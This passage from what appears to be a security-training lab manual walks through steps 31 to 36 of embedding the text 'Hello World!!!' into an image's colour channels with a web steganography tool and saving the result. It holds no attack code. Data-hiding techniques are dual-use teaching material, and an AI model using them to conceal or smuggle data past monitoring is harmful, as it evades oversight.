
31. In the **Image Options** page, click on **Embed Files/Data** button.



32. In the **Embed Data** page check the checkboxes under row **5** and in columns **R**, **G**, and **B** as shown in the screenshot.




33. Scroll down to **Input Data** field and ensure that **Text** option is selected from the drop down, and type **Hello World!!!** and click on **Go**.




34. Scroll down to see the image in the **Output** section, save the image by clicking **Download Extracted Data** button.

    Note: If a **Opening Island.png** pop-up appears, select **Save File** radio button and click on **OK**.




35. In the **Enter the name of the file to save to...** window select the desired location to save the image (here we are saving the image on the **Desktop**) and click on **Save**.




36. We have successfully embedded data into an image file. Now, we will extract the embedded data.

